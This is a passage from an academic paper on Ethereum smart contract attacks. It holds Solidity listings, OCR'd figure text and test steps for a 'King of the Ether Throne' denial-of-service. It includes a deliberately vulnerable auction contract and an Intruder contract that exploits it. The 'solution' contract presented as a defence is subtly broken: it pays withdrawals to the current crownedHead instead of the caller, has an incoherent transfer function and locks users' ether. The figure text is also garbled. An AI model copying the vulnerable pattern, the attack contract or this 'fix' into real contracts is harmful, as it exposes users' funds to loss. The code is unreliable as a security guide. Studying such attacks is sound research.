

Owner and Users
Contract Initial Balance:10Ethers
Smart Contract
Attacker
T_0
Initial Transaction T_0:10 Ethers
T_1:10sec
Initial Transaction T_0:5Ethers
T_2:10sec
Initial Transaction T_0:3Ethers
Deposit 1Ether
Withdraw 1Ether
T3:T_X=10sec
Detect withdraw function inT_3:T_X<=10sec
Send Notifactation to Owner
XXXX
Block Attacker Ethers
Notify the Attacker
Available Balance:19Ethers
Total Available Balance:0Ethers

Figure 6. UML diagram for re-entrancy solution



Deploy OnlineBidding Contract into Blockchain
Initial Contract balance A
Some one can send ethers to this Contract will Become a Crownedhead and Add time X=A+b
Participants
Online Bidding for Transaction Operarions
If 'b' less than the amount of Next Account Holder to Become a cwonedhead
Next Account Holder became Crownedhead
Withdraw Ethers to Prevoius Account Holder within
Tx<=nseconds
Yes
No
Block his Ethers and Continue Execution
Notify
Owner of Contract

Figure 7. Solution data flow for king of ether throne attack

Smart Contract 3. Online actions with out solution of king of ether throne attack

```
1.pragma solidity ^0.6.10;
2.contract OnlineAuctions{
3.address public crownedHead;
4.uint public participantBalance;
5.    /** openBidding function for clients for online bidding
*/
6.          function openBidding() external payable{
7.          require(msg.value>participantBalance, "if you want
to become a king,then pay more money");
8.          (bool sent, ) = crownedHead.call{value:
participantBalance}("");
9.  require(sent, "failed to send Ether account holder");
10.                   participantBalance=msg.value;
11.                   crownedHead= msg.sender;
12.         }
13. }
14.   contract Intruder{
15.         function attack(OnlineAuctions onlineauctions)
    public payable{
16.         onlineauctions.openBidding{value: msg.value}();
17.         }
18. }
19.
```

4.6 King of ether throne attack case study

Smart Contract 3 and Smart Contract 4 *shows two contracts, they are OnlineAuctions{}* consists lines from 1 to 14, contract *Intruder{}* consist lines from 15 to 19 and *OnlineAuctionsWithSolutions{}* consists lines from 1 to 54, contract *Intruder{}* consist lines from 55 to 59.

4.6.1 First test scenario: king of ether throne attack (Without the solution)

From Figure 8, *The first scenario steps were as following:*

1. Owner of the OnlineAuctions{} contract deploy into blockchain with initial amount is 10 ethers and start the contract functions.

2. Individual addresses may deposit ether by using openBidding() to become Crowned head and store balance in contract.

3. 1st Account holder Calling the *openBidding()* function to deposit ethers and he will become Crowned head.

4. 2nd Account holder Calling the *openBidding()* function to deposit ethers compared to 1st Account holder then immediately contract can transfer 1st Account address and 2nd address will become Crowned head.

5. Now Attacker comes into picture to attack *OnlineAuctions{}* contract with help of Intruder{} contract.

6. After accessing the address of *OnlineAuctions{}* contract by the attacker then trying to create king of ether throne situation.

7. Attacker can call the attack() function to deposit more ethers compare to 2nd address then Attacker will become Crowned head.

8. Calling the *openBidding()* to deposit ethers to compare attacker s amount but Intruder{} contract unable to receive ethers due to this contract doesn't have fallback function to receive ethers.

9. Calling the getBalance() function to know the howmany ethers are available in this contract.

10. Finally, Attacker successfully attack on this *OnlineAuctions{}* contract and perform king of ether throne attack.

Smart Contract 4. Online actions with solution of king of ether throne attack


```
pragma solidity ^0.6.10;

contract OnlineAuctionsWithSolutions{
  address public crownedHead;
  address private maliciousUser;
  address private owner;
  uint public participantBalance;
  mapping (address =>uint) public participantBalances;
  mapping(address => uint) private lockTime;
  constructor () public payable {
          owner = msg.sender;
  }
  modifier ownerOnly() {
  require(msg.sender == owner, 'message.sender is not a owner');
          _;
  }
   /** openBidding function for clients for online bidding */
  function openBidding() external payable{
  require(msg.value>participantBalance, "if you wantto become a king,then   pay more money");
  participantBalances[crownedHead] +=
    participantBalance;
  lockTime[msg.sender] = now + 100 seconds;
          participantBalance=msg.value;
          crownedHead= msg.sender;
  }
   /** withdraw function for clients online bidding balance*/
  function withdrawBidding () public {
          if(now < lockTime[msg.sender])
          {
  require(msg.sender != crownedHead,"unable to withdraw Current king");
  uint amount = participantBalances[msg.sender];
  participantBalances[msg.sender] =0;
  (bool sent, ) = crownedHead.call{value: amount}("");
require(sent, "failed to send Ether account holder");
          }
          else{
                  maliciousUser = msg.sender;
          }
  }
   /**Transfer ethers to account holders with in the contract*/
  function transfer(address payable _to, uint _amount) public{
  if(now > lockTime[msg.sender]){
  require(msg.sender == owner,"not owner");
  participantBalances[msg.sender] -= _amount;
  (bool sent, ) = _to.call{value: _amount} ("");
  require(sent, "Failed to send ether");
  }
  else{
                  maliciousUser = msg.sender;
          }
  }
  /** Store the attacker address which is only accessable by the owner*/
  function getMaliciousUserAddress() external view ownerOnly returns(address){
          return maliciousUser;
  }
}
contract Intruder{
  function attack(OnlineAuctions onlineauctions) public payable{
  onlineauctions.openBidding{value: msg.value}();
  }
}
```

4.6.2 Second test scenario: king of ether throne attack (With the solution)


From Figure 9, *The first scenario steps were as following:*

1. Owner of the OnlineAuctionsWithSolutions{} contract deploy into blockchain with initial amount is 10 ethers and start the contract functions.
2. Individual addresses may deposit ether by using openBidding() to become Crowned head and set the time to withdraw ethers from this contract .
3. 1st Account holder Calling the *openBidding()* function to deposit ethers and he will become Crowned head.
4. 2nd Account holder Calling the *openBidding()* function to deposit ethers compared to 1st Account holder then immediately 2nd address will become Crowned head.
5. Calling the withdrawBidding () function for 1st account holder to withdraw his amount in given time.
6. Now Attacker comes into picture to attack *OnlineAuctions{}* contract with help of Intruder{} contract.
7. After accessing the address of *OnlineAuctions{}* contract by the attacker then trying to create king of ether throne situation.
8. Attacker can call the attack() function to deposit more ethers compare to 2nd address then Attacker will become Crowned head.
9. 3rd Account holder Calling the *openBidding()* function to deposit more ethers compare to attackers amount then he will become a crowned head but Intruder{} contract unable to receive ethers due to this contract doesn’t have fallback function to receive ethers.
10. whenever reach time to withdraw amount then *OnlineAuctionsWithSolutions{}* identify the attaker address and block his ethers.
11. Calling the getBalance() function to know the howmany ethers are available in this contract.
12. Calling the getMaliciousUserAddress() function to know who is Attacker.
13. Finally, Attacker unable attack on this *OnlineAuctionsWithSolutions{}* contract, block his ethers by this contract and notify the address to owner of the contract.



Owner and Users
Contract Initial Balance:3Ethers
Smart Contract
Attacker
Initial Transaction T0:3Ethers
T0
Deposit 2Ethers to Become a Crownedhead
T1:User1
Now User1 Became a Crownedhead
Deposit 5Ethers to Become a King
T2
Send 2Ethers to User1
Now Attacker Became a Crownedhead
Deposit 7Ethers to Become a King
T3:User2
Unable to send Ethers
xxx
Unable to notify to the owner
Available Balance:8Ethers
Attacker is a King always
Total Available Balance:0Ethers

Figure 8. UML Diagram for king of Ether Throne problem



Owner and Users
Contract Initial Balance:3Ethers
Smart Contract
Attacker
Initial Transaction T0:3Ethers
T0
Deposit 2Ethers to Become a Crownedhead
T1:User1
Now User1 Became a Crownedhead
Deposit 5Ethers to Become a King
T2:Tx=3mins
Withdrw 2Ethers:Tx<=3mins
T3:User1
Send 2Ethers to User1
Now Attacker Became a Crownedhead
Deposit 7Ethers to Become a King
T4:User2
Now User2 Became a Crownedhead
T2:Expire Tx>3mins
Notify to Owner
Notify the Attacker to owner
Available Balance:15Ethers
Total Available Balance:0Ethers

Figure 9. UML diagram for king of ether throne attack solution

5. CONCLUSIONS

Smart contracts play the crucial role in crypto currency applications and decentralized applications but attackers are concentrating on Ethereum contracts to exploit contracts due to vulnerabilities. To find these vulnerabilities, most of the static analysis tools which are available based on various patterns to recognize these bugs but attackers are finding new pattern to re-entrancy attack, king of ether throne attack and DoS etc. on smart contract. We propose new solutions for these attack which are being caused by new patterns to attack on smart contracts. Every time before deploying the smart contract, the developers are analyzing that particular contract depending on given patterns. We suggest that the new patterns are to be implemented in smart contract programming after deploying the contract into blockchain. In this paper, we propose the best prevention and detection mechanisms to re-entrancy attack and king of ether throne attacks with respect to time, proof of concept, case study implementation and notify the attacker address to the original sender. Finally, that particular smart contract never reveals the ethers of corresponding addresses who were malicious user.

Here, the paper address single function re-entrancy attack and there is scope of addressing the cross function re-entrancy attack using time based mechanisms.

ACKNOWLEDGMENT

The first author received financial assistance from Senior research fellowship of University Grand Commission in Delhi, India.

REFERENCES

[1] ethereum.org. https://ethereum.org, accessed on 27 May 2022.

[2] Samreen, N.F., Alalfi, M.H. (2021). A survey of security vulnerabilities in Ethereum smart contracts. arXiv preprint arXiv:2105.06974. https://doi.org/10.48550/arXiv.2105.06974

[3] Luu, L., Chu, D.H., Olickel, H., Saxena, P., Hobor, A. (2016). Making smart contracts smarter. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, pp. 254-269. https://doi.org/10.1145/2976749.2978309

[4] PolyNetwork: An Interoperability Protocol for Heterogeneous Blockchains. https://poly.network/PolyNetwork-whitepaper.pdf.

[5] Poly Network Commences Full Asset Restoration. https://medium.com/poly-network/poly-network-commences-full-asset-restoration-7f5c548423b9.

[6] Santos, F., Kostakis, V. (2018). The DAO: A million dollar lesson in blockchain governance. School of Business and Governance, Ragnar Nurkse Department of Innovation and Governance.

[7] King of the Ether Throne: Post mortem investigation. https://www.kingoftheether.com/postmortem.html.

[8] Atzei, N., Bartoletti, M., Cimoli, T. (2017). A survey of attacks on Ethereum smart contracts. In International Conference on Principles of Security and Trust, pp. 164-186. https://doi.org/10.1007/978-3-662-54455-6_8

[9] Praitheeshan, P., Pan, L., Yu, J., Liu, J., Doss, R. (2019). Security analysis methods on Ethereum smart contract vulnerabilities: A survey. arXiv preprint arXiv:1908.08605. https://doi.org/10.48550/arXiv.1908.08605

[10] Mense, A., Flatscher, M. (2018). Security vulnerabilities in ethereum smart contracts. In Proceedings of the 20th International Conference on Information Integration and Web-Based Applications & Services, pp. 375-380. https://doi.org/10.1145/3282373.3282419

[11] Bhargavan, K., Delignat-Lavaud, A., Fournet, C., et al. (2016). Formal verification of smart contracts: Short paper. In Proceedings of the 2016 ACM workshop on programming languages and analysis for security, pp. 91-96. https://doi.org/10.1145/2993600.2993611

[12] Prechtel, D., Groß, T., Müller, T. (2019). Evaluating spread of 'gasless send' in Ethereum smart contracts. in 2019 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS), pp. 1-6. https://doi.org/10.1109/NTMS.2019.8763848

[13] He, D., Deng, Z., Zhang, Y., Chan, S., Cheng, Y., Guizani, N. (2020). Smart contract vulnerability analysis and security audit. IEEE Network, 34(5): 276-282. https://doi.org/10.1109/MNET.001.1900656

[14] Tikhomirov, S., Voskresenskaya, E., Ivanitskiy, I., Takhaviev, R., Marchenko, E., Alexandrov, Y. (2018). Smartcheck: Static analysis of Ethereum smart contracts. In Proceedings of the 1st International Workshop on Emerging Trends in Software Engineering for Blockchain, pp. 9-16. https://doi.org/10.1145/3194113.3194115

[15] Durieux, T., Ferreira, J.F., Abreu, R., Cruz, P. (2020). Empirical review of automated analysis tools on 47,587 Ethereum smart contracts. In Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering, pp. 530-541. https://doi.org/10.1145/3377811.3380364

[16] Feist, J., Grieco, G., Groce, A. (2019). Slither: a static analysis framework for smart contracts. In 2019 IEEE/ACM 2nd International Workshop on Emerging Trends in Software Engineering for Blockchain (WETSEB), pp. 8-15. https://doi.org/10.48550/arXiv.1908.09878

[17] Brent, L., Jurisevic, A., Kong, M., Liu, E., Gauthier, F., Gramoli, V., Holz, R., Scholz, B. (2018). Vandal: A scalable security analysis framework for smart contracts. arXiv preprint arXiv:1809.03981. https://doi.org/10.48550/arXiv.1809.03981

[18] Kalra, S., Goel, S., Dhawan, M., Sharma, S. (2018). Zeus: Analyzing safety of smart contracts. Network and Distributed Systems Security (NDSS) Symposium 2018. http://dx.doi.org/10.14722/ndss.2018.23082

[19] Sayeed, S., Marco-Gisbert, H., Caira, T. (2020). Smart contract: Attacks and protections. IEEE Access, 8: 24416-24427. https://doi.org/10.1109/ACCESS.2020.2970495

[20] Tsankov, P., Dan, A., Drachsler-Cohen, D., Gervais, A., Buenzli, F., Vechev, M. (2018). Securify: Practical security analysis of smart contracts. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, pp. 67-82. https://doi.org/10.1145/3243734.3243780

[21] Liu, C., Liu, H., Cao, Z., Chen, Z., Chen, B., Roscoe, B. (2018). Reguard: Finding reentrancy bugs in smart contracts. In 2018 IEEE/ACM 40th International Conference on Software Engineering: Companion (ICSE-Companion), pp. 65-68.

[22] Chinen, Y., Yanai, N., Cruz, J.P., Okamura, S. (2020). RA: Hunting for re-entrancy attacks in ethereum smart contracts via static analysis. In 2020 IEEE International Conference on Blockchain (Blockchain), pp. 327-336. https://doi.org/10.1109/Blockchain50366.2020.00048

[23] Samreen, N.F., Alalfi, M.H. (2020). Reentrancy vulnerability identification in Ethereum smart contracts. In 2020 IEEE International Workshop on Blockchain Oriented Software Engineering (IWBOSE), pp. 22-29. https://doi.org/10.1109/IWBOSE50093.2020.9050260

[24] Rodler, M., Li, W., Karame, G.O., Davi, L. (2018). Sereum: Protecting existing smart contracts against re-entrancy attacks. arXiv preprint arXiv:1812.05934. https://doi.org/10.48550/arXiv.1812.05934

[25] Alkhalifah, A., Ng, A., Watters, P.A., Kayes, A.S.M. (2021). A mechanism to detect and prevent ethereum blockchain smart contract reentrancy attacks. Frontiers in Computer Science, 3: 598780. https://doi.org/10.3389/fcomp.2021.598780